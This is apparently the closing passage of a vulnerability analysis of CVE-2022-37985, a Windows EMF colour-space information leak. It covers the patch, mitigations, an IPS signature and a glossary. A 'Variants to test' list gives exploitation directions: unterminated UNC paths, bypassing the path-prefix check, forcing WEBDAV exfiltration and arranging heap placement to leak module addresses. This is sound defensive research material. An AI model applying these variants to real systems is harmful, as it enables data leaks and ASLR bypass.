Microsoft's patch modified MRCREATECOLORSPACE::bCheckRecord and added checks validating the integrity of the EMR_CREATECOLORSPACE record: the Filename field must be a null-terminated ASCII string and its length must be correctly included in the record's Size field.
Figure 6 shows the patched check with the new validations in place.
Where patching is not possible, the report suggests temporarily disabling the WebClient service to prevent exfiltration over WEBDAV, and closely monitoring suspicious outgoing network traffic. In the Word scenario, keep Protected View enabled, since it blocks untrusted embedded content. Trellix also provides the network IPS signature 0x452b8e00: http: Microsoft Windows Graphics Component Information Disclosure Vulnerability (CVE-2022-37985) to detect exploitation attempts. An IPS signature is a pattern that a network security device looks for in traffic to spot known attacks.
Variants to test
- Other colour space types: set
ColorSpaceTypetoLCS_CALIBRATED_RGBinstead ofLCS_PROFILE_LINKEDand leave the path unterminated. A positive result is a profile loading request leaving the process with bytes appended to the path. - Other path prefixes: try NT internal path forms other than
\??\UNCagainst path-prefix checks like the one inBuildIcmProfilePath. A positive result is a request reachingCreateFileWand the network. - Protocol selection: put a port in the UNC path with
@to force WEBDAV, or omit it for SMB. A positive result is a logged request whose URI or path carries encoded leaked bytes. - Heap placement: vary the padding length to move records between heap buckets, and embed many malformed records and many EMF copies. A positive result is a decoded value that resolves to a module or vftable in a debugger.
- Other record parsers: look for handlers that validate a length but not presence or termination of a variable string. A positive result is an out-of-bounds read that reaches an external resource loader.
Glossary
- API: a set of functions an operating system or program offers so that other code can ask it to do things, like a menu of services.
- ASCII: a simple text encoding where each character is one byte, covering English letters, digits and basic punctuation.
- ASLR (Address Space Layout Randomization): a defence that loads programs and libraries at random memory addresses each run, so attackers cannot rely on fixed addresses.
- Base64: a way of writing binary data using only plain text characters, often used for tokens and keys.
- CVE: a public catalogue number for a known security vulnerability.
- Colour profile: a data file describing how a device or colour space shows colours, used to keep colours consistent across devices.
- Colour space: a defined range of colours that can be represented, such as RGB.
- Debugger: a tool that lets you pause a running program and inspect its memory and instructions.
- EMF (Enhanced Metafile Format): an image file format that stores a drawing as a list of instructions (records) rather than pixels.
- Heap: the pool of memory a program uses for data whose size is only known while it runs.
- Heap bucket: one of several size-based areas into which a heap allocator groups memory blocks.
- Heap Fengshui: deliberately arranging memory allocations so that chosen data ends up in chosen places.
- HTTP: the protocol browsers and web servers use to exchange requests and responses.
- Information disclosure: a vulnerability that lets an attacker learn data the program should keep private.
- IPS signature: a pattern a network security device looks for in traffic to detect a known attack.
- Module: a file such as a DLL that a program loads into memory, containing code and data.
- MSRC: Microsoft Security Response Center, the team that handles security reports about Microsoft products.
- Null character: a byte with value zero (
0x00) that marks the end of a text string. - Out-of-bounds read: reading memory outside the area a program is supposed to access, picking up whatever lies next to it.
- Page heap: a debugging mode that puts guard pages around memory blocks so reads past the end are caught immediately.
- Percent-encoding: writing a character as a percent sign plus two hexadecimal digits, such as
%C3%A8, so it can travel safely in a web address. - Phishing: tricking someone into opening a malicious file or link, usually by email.
- Port: a numbered channel on a computer that a network service listens on, such as 8888.
- PROPFIND: a WEBDAV command that asks a server about files.
- Protected View: a Word feature that opens untrusted documents in a restricted mode, blocking embedded content.
- Record: one instruction inside an EMF file, such as "create a colour space".
- Remote code execution: running the attacker's own code on the victim's machine.
- SMB: the standard Windows protocol for sharing files over a network.
- Token (access token): a piece of text that proves an identity, like a temporary key.
- Truncation: cutting data short, here because a null character ends the string early.
- UNC path: a Windows way of naming a file on another computer, written with two leading backslashes.
- Unicode: a text encoding that can represent characters from many languages, using more than one byte per character.
- Unmapped address: a memory address the program is not allowed to access at all; touching it causes an error.
- vftable pointer: an address stored in an object that points to the table of its functions, revealing where a module sits in memory.
- WEBDAV: an extension of HTTP for working with files on a server.
- Windbg: a Microsoft debugging tool for inspecting running programs on Windows.





